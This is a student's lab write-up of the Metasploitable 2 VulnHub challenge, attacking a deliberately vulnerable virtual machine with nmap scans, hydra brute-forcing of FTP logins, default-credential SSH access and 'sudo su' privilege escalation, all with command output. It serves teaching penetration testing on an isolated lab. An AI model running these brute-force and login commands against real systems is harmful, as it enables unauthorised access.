# VULNHUB CHALLENGE: METASPLOITABLE 2

WRITTEN BY LUKE KEOGH

# Contents



# Introduction

I'll be attacking from a standard Kali Linux virtual machine with the IP of 192.168.56.101. My approach is to enumerate and explore multiple ways of obtaining root level access of the machine. A brief outline of how I obtained the root flag will be shown in the section 'Obtaining Root Flag Summary' while all other attempts and a more in-depth explanation of each step from the summary will be shown in the 'Enumeration and Exploring Possible Attack Vectors'. My summation of thoughts on the attack process of this machine will be outlined in the 'Conclusion' section while any outside help that I sought during the attack will be referenced in the 'Reference' section. Also, for the purpose of authentication I'll be running the below command in each screenshot:
**Command:** echo Luke Keogh - 19095587

# Obtaining Root Flag Summary

Summarised below are the steps needed to obtain the root flag. However, for a more in-depth explanation along with screenshots, please see the Enumeration and Exploring Attack Vectors section below.

1. Find the IP using
2. Identify the open ports and services using nmap
3. Create small username and password wordlists to use with hydra on the ftp port
4. Identify the user account login details and login via ftp
5. Identify the other user accounts and update the wordlists to include these users
6. Run hydra and find the new user accounts and passwords
7. Login via ssh as msfadmin and search for programs with root privileges
8. Switch user as root using sudo and su and become root

## Scanning

First was a quick scan to find the target's IP.

**Command:** netdiscover -i eth1 -r 192.168.56.0/24

```
Currently scanning: 192.168.56.0/24   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.1    0a:00:27:00:00:07      1      60  Unknown vendor
192.168.56.100  08:00:27:8b:8a:72      1      60  PCS Systemtechnik GmbH
192.168.56.114  08:00:27:70:09:43      1      60  PCS Systemtechnik GmbH


┌──(root💀 kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

*Figure 1 discovering target IP*

After obtaining the target's IP of 192.168.56.114 I performed 2 nmap scans. The first is to find some basic open ports first, allowing me to explore those ports and services while my second nmap scan goes deeper in exploring more ports and gathers more information on the services being run on the target. I also run another command that turns the .xml files into .html files so that I can open the results in a browser allowing me a nicer interface to quickly learn about the target

**Command:** nmap -Pn -sS --open --top-ports 100 192.168.56.114 -oX /home/kali/Desktop/quickscan.xml

**Command:** nmap -Pn -sS -A --open -p- 192.168.56.114 -oX /home/kali/Desktop/longscan.xml

**Command:** xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

**Command:** xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html

```
┌──(root💀 kali)-[~]
└─# nmap -Pn -sS --open --top-ports 100 192.168.56.114 -oX /home/kali/Desktop/quickscan.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-22 02:18 EDT
Nmap scan report for 192.168.56.114
Host is up (0.00018s latency).
Not shown: 82 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
513/tcp  open  login
514/tcp  open  shell
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
8009/tcp open  ajp13
MAC Address: 08:00:27:70:09:43 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.82 seconds

┌──(root💀 kali)-[~]
└─# xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

┌──(root💀 kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

*Figure 2 quick nmap scan*

```
57066/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:70:09:43 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cp
ernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2022-10-22T02:21:06-04:00
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: mean: 1h00m00s, deviation: 2h00m00s, median: 0s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

TRACEROUTE
HOP RTT     ADDRESS
1   0.36 ms 192.168.56.114

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 147.02 seconds

┌──(root💀kali)-[~]
└─# xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

*Figure 3 long nmap scan*

## Address

- 192.168.56.114 (ipv4)
- 08:00:27:70:09:43 - Oracle VirtualBox virtual NIC (mac)

## Ports

The 65505 ports scanned but not shown below are in state: **closed**

- 65505 ports replied with: **reset**

| Port | | State (toggle closed [0] \| filtered [0]) | Service | Reason | Product | Version |
|---|---|---|---|---|---|---|
| 21 | tcp | open | ftp | syn-ack | vsftpd | 2.3.4 |
| | ftp-anon | Anonymous FTP login allowed (FTP code 230) | | | | |
| | ftp-syst | STAT:<br>FTP server status:<br>Connected to 192.168.56.101<br>Logged in as ftp<br>TYPE: ASCII<br>No session bandwidth limit<br>Session timeout in seconds is 300<br>Control connection is plain text<br>Data connections will be plain text<br>vsFTPd 2.3.4 - secure, fast, stable<br>End of status | | | | |
| 22 | tcp | open | ssh | syn-ack | OpenSSH | 4.7p1 Debian 8ubuntu1 |
| | ssh-hostkey | 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)<br>2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA) | | | | |
| 23 | tcp | open | telnet | syn-ack | Linux telnetd | |
| 25 | tcp | open | smtp | syn-ack | Postfix smtpd | |
| | ssl-date | 2022-10-22T06:21:16+00:00; +1s from scanner time. | | | | |
| | smtp-commands | metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN | | | | |
| | ssl-cert | Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside l<br>Not valid before: 2010-03-17T14:07:45<br>Not valid after: 2010-04-16T14:07:45 | | | | |
| | sslv2 | SSLv2 supported<br>ciphers:<br>SSL2_RC4_128_EXPORT40_WITH_MD5<br>SSL2_DES_192_EDE3_CBC_WITH_MD5<br>SSL2_RC2_128_CBC_EXPORT40_WITH_MD5<br>SSL2_RC2_128_CBC_WITH_MD5<br>SSL2_DES_64_CBC_WITH_MD5<br>SSL2_RC4_128_WITH_MD5 | | | | |
| 53 | tcp | open | domain | syn-ack | ISC BIND | 9.4.2 Go to top |
| | dns-nsid | bind.version: 9.4.2 | | | | Toggle Closed Ports<br>Toggle Filtered Ports |

*Figure 4 output of nmap scan pt.1*

| | | | | | | |
|---|---|---|---|---|---|---|
| 80 | tcp | open | http | syn-ack | Apache httpd | 2.2.8 |
| | http-server-header | Apache/2.2.8 (Ubuntu) DAV/2 | | | | |
| | http-title | Metasploitable2 - Linux | | | | |
| 111 | tcp | open | rpcbind | syn-ack | | 2 |
| | rpcinfo | program version port/proto service<br>100000 2 111/tcp rpcbind<br>100000 2 111/udp rpcbind<br>100003 2,3,4 2049/tcp nfs<br>100003 2,3,4 2049/udp nfs<br>100005 1,2,3 50191/tcp mountd<br>100005 1,2,3 60478/udp mountd<br>100021 1,3,4 44245/tcp nlockmgr<br>100021 1,3,4 60328/udp nlockmgr<br>100024 1 41255/udp status<br>100024 1 57066/tcp status | | | | |
| 139 | tcp | open | netbios-ssn | syn-ack | Samba smbd | 3.X - 4.X |
| 445 | tcp | open | netbios-ssn | syn-ack | Samba smbd | 3.0.20-Debian |
| 512 | tcp | open | exec | syn-ack | netkit-rsh rexecd | |
| 513 | tcp | open | login | syn-ack | OpenBSD or Solaris rlogind | |
| 514 | tcp | open | shell | syn-ack | Netkit rshd | |
| 1099 | tcp | open | java-rmi | syn-ack | GNU Classpath grmiregistry | |
| 1524 | tcp | open | bindshell | syn-ack | Metasploitable root shell | |
| 2049 | tcp | open | nfs | syn-ack | | 2-4 |
| 2121 | tcp | open | ftp | syn-ack | ProFTPD | 1.3.1 |
| 3306 | tcp | open | mysql | syn-ack | MySQL | 5.0.51a-3ubuntu5 |
| | mysql-info | Protocol: 10<br>Version: 5.0.51a-3ubuntu5<br>Thread ID: 8<br>Capabilities flags: 43564<br>Some Capabilities: Support41Auth, SupportsCompression, Speaks41ProtocolNew, LongColumnFlag, SupportsTransactions, Switch<br>Status: Autocommit<br>Salt: zyrOu\|2}F%!vT};KHeGp | | | | |
| 3632 | tcp | open | distccd | syn-ack | distccd | v1 |
| 5432 | tcp | open | postgresql | syn-ack | PostgreSQL DB | 8.3.0 - 8.3.7 |
| | ssl-cert | Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside U<br>Not valid before: 2010-03-17T14:07:45<br>Not valid after: 2010-04-16T14:07:45 | | | | |
| | ssl-date | 2022-10-22T06:21:16+00:00; +1s from scanner time. | | | | |
| 5900 | tcp | open | vnc | syn-ack | VNC | Go to top |
| | vnc-info | Protocol version: 3.3<br>Security types: | | | | Toggle Closed Ports<br>Toggle Filtered Ports |

*Figure 5 output of nmap scan pt.2*

| | | | | | | |
|---|---|---|---|---|---|---|
| | vnc-info | Protocol version: 3.3<br>Security types:<br>VNC Authentication (2) | | | | |
| 6000 | tcp | open | X11 | syn-ack | | |
| 6667 | tcp | open | irc | syn-ack | UnrealIRCd | |
| 6697 | tcp | open | irc | syn-ack | UnrealIRCd | |
| 8009 | tcp | open | ajp13 | syn-ack | Apache Jserv | |
| | ajp-methods | Failed to get a valid response for the OPTION request | | | | |
| 8180 | tcp | open | http | syn-ack | Apache Tomcat/Coyote JSP engine | 1.1 |
| | http-server-header | Apache-Coyote/1.1 | | | | |
| | http-title | Apache Tomcat/5.5 | | | | |
| | http-favicon | Apache Tomcat | | | | |
| 8787 | tcp | open | drb | syn-ack | Ruby DRb RMI | |
| 41267 | tcp | open | java-rmi | syn-ack | GNU Classpath grmiregistry | |
| 44245 | tcp | open | nlockmgr | syn-ack | | 1-4 |
| 50191 | tcp | open | mountd | syn-ack | | 1-3 |
| 57066 | tcp | open | status | syn-ack | | 1 |

### Remote Operating System Detection

- Used port: **21/tcp** (**open**)
- Used port: **1/tcp** (**closed**)
- Used port: **41939/udp** (**closed**)
- OS match: **Linux 2.6.9 - 2.6.33** (**100%**)

### Host Script Output

| Script Name | Output |
|---|---|
| smb2-time | Protocol negotiation failed (SMB2) |
| smb-os-discovery | OS: Unix (Samba 3.0.20-Debian)<br>Computer name: metasploitable<br>NetBIOS computer name:<br>Domain name: localdomain<br>FQDN: metasploitable.localdomain<br>System time: 2022-10-22T02:21:06-04:00 |
| nbstat | NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown) |
| clock-skew | mean: 1h00m00s, deviation: 2h00m00s, median: 0s |
| smb-security-mode | account_used: <blank> |

Go to top

Toggle Closed Ports

Toggle Filtered Ports

*Figure 6 output of nmap scan pt.3*

## Enumeration and Exploring Attack Vectors

First, I created a small list of standard usernames and passwords to use with hydra and tried brute-forcing the FTP service.




*Figure 7 creating user and password wordlists*

Hydra then found 1 valid match of User: user, Pass: user

**<u>Command:</u>** hydra -I -L /home/kali/Desktop/metauser.txt -P /home/kali/Desktop/metapass.txt -f 192.168.56.114 ftp




*Figure 8 hydra finding valid ftp login details*

I then was able to login via ftp and found in the directories another few possible users.

**Command:** ftp 192.168.56.114

```
┌──(root💀kali)-[~]
└─# ftp 192.168.56.114
Connected to 192.168.56.114.
220 (vsFTPd 2.3.4)
Name (192.168.56.114:kali): user
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 1001     1001         4096 May 07  2010 .
drwxr-xr-x    6 0        0            4096 Apr 16  2010 ..
-rw-------    1 1001     1001          165 May 07  2010 .bash_history
-rw-r--r--    1 1001     1001          220 Mar 31  2010 .bash_logout
-rw-r--r--    1 1001     1001         2928 Mar 31  2010 .bashrc
-rw-r--r--    1 1001     1001          586 Mar 31  2010 .profile
drwx------    2 1001     1001         4096 May 07  2010 .ssh
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> cd /home
250 Directory successfully changed.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    6 0        0            4096 Apr 16  2010 .
drwxr-xr-x   21 0        0            4096 May 20  2012 ..
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 ftp
drwxr-xr-x    5 1000     1000         4096 May 20  2012 msfadmin
drwxr-xr-x    2 1002     1002         4096 Apr 16  2010 service
drwxr-xr-x    3 1001     1001         4096 May 07  2010 user
226 Directory send OK.
ftp> echo Luke Keogh - 19095587
?Invalid command
ftp>
```

*Figure 9 logging in via ftp and finding more users*

I then altered my username and password lists to include these possible users I found in ftp.




*Figure 10 updating user and pass wordlists*

I ran hydra again with these usernames and passwords and was able to find more successful logins. The one that looked to be my best bet was User: msfadmin, Pass: msfadmin.

hydra -I -L /home/kali/Desktop/metauser.txt -P /home/kali/Desktop/metapass.txt 192.168.56.114 ftp




*Figure 11 hydra finding new user login details*

I then decided to see if these credentials would work for SSH too and they did!

**Command:** ssh msfadmin@192.168.56.114

```
┌──(root💀 kali)-[~]
└─# ssh msfadmin@192.168.56.114
msfadmin@192.168.56.114's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun May 20 15:50:42 2012 from 172.16.123.1
msfadmin@metasploitable:~$ echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

*Figure 12 logging in via ssh as msfadmin*

I then tried to see what programs could run as root and noticed that sudo and su did. So, I tried switching users to root and I was able to escalate privileges to root.

**Command:** find / -perm -u=s 2>/dev/null

**Command:** sudo su root

```
msfadmin@metasploitable:~$ find / -perm -u=s 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
msfadmin@metasploitable:~$ sudo su root
[sudo] password for msfadmin:
Sorry, try again.
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin# cd /root
root@metasploitable:~# ls
Desktop  reset_logs.sh  vnc.log
root@metasploitable:~# cd /Desktop
bash: cd: /Desktop: No such file or directory
root@metasploitable:~# ls
Desktop  reset_logs.sh  vnc.log
root@metasploitable:~# cd Desktop/
root@metasploitable:~/Desktop# ls
root@metasploitable:~/Desktop# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

*Figure 13 escalating to root*

## Conclusion

I didn’t expect to be able to find the username and passwords so easily but it was a good reminder to never forget to check the obvious answers first before delving deeper into a harder process.

## References

- N/A